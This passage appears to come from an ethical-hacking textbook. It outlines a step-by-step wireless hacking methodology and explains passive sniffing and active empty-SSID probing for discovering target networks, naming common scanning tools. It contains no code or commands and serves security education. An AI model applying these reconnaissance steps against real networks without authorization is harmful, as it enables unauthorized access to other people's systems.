
Wireless Hacking Methodology

To hack wireless networks, an attacker follows a hacking methodology involving systematic steps to perform a successful attack on a target wireless network. This section explains the steps of the wireless hacking methodology.

The wireless hacking methodology helps an attacker reach the goal of hacking a target wireless network. An attacker usually follows a hacking methodology to be sure of finding every single-entry point to break into the target network.

The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. Attackers use the following steps to perform wireless hacking:

- Wi-Fi discovery
- GPS mapping
- Wireless traffic analysis
- Launch of wireless attacks
- Wi-Fi encryption cracking
- Wi-Fi network compromising



Wi-Fi Discovery: Wireless Network Footprinting

- Attacking a wireless network begins with **discovering** and **footprinting** the wireless network actively or passively

Passive Footprinting Method

An attacker can passively **detect the existence of an AP** by sniffing the packets from the airwaves, which will reveal the AP, SSID, and attacker's wireless devices that are live

Active Footprinting Method

In this method, an attacker's wireless device **sends out a probe request with the SSID** to see if an AP responds; if the wireless device does not have the SSID at the beginning, it will send the probe request with an empty SSID

Wi-Fi Discovery

The first step is to find a Wi-Fi network or device. An attacker performs Wi-Fi discovery to locate a target wireless network using tools such as inSSIDer, NetSurveyor, etc. Wi-Fi discovery procedures include footprinting the wireless networks and finding the appropriate target network that is in range to launch an attack.

Wireless Network Footprinting

An attack on a wireless network begins with its discovery and footprinting. Footprinting involves locating and analyzing (or understanding) the network. To footprint a wireless network, an attacker needs to identify the BSS provided by the AP. An attacker may identify the BSS or independent BSS (IBSS) with the help of the SSID of the wireless network. Therefore, the attacker needs to determine the SSID of the target wireless network, which can be used to establish an association with an AP to compromise its security.

An attacker can use the following two footprinting methods to detect the SSID of a wireless network:

- **Passive Footprinting Method**

  Using the passive method, an attacker detects the existence of an AP by sniffing the packets from airwaves. This discloses wireless devices, APs, and the SSID. In the passive footprinting method, the attacker neither attempts to connect with any APs or wireless clients nor injects any data packet into the wireless traffic.




Figure 16.36: Passive footprinting method

- **Active Footprinting Method**

  In this method, the attacker's wireless device sends a probe request with the SSID to an AP and waits for a response. If the wireless device does not have the SSID in advance, it can send a probe request with an empty SSID. In the case of a probe request with an empty SSID, most APs respond with their own SSID in a probe response packet. Consequently, empty SSIDs are useful in learning the SSIDs of APs. In this method, the attacker knows the correct BSS to associate with and can configure the AP to ignore a probe request with an empty SSID.



Figure 16.37: Active footprinting method

An attacker can scan for Wi-Fi networks with the help of wireless network scanning tools such as NetSurveyor and Wi-Fi Scanner. The SSID is present in beacons, probe requests, and responses, as well as association and re-association requests. An attacker can obtain the SSID of a network through passive scanning. An attacker who fails to obtain the SSID through passive scanning can detect it through active scanning. Subsequently, the attacker can connect to the wireless network and launch attacks. Wireless network scanning allows sniffing by tuning into various radio channels of the devices.

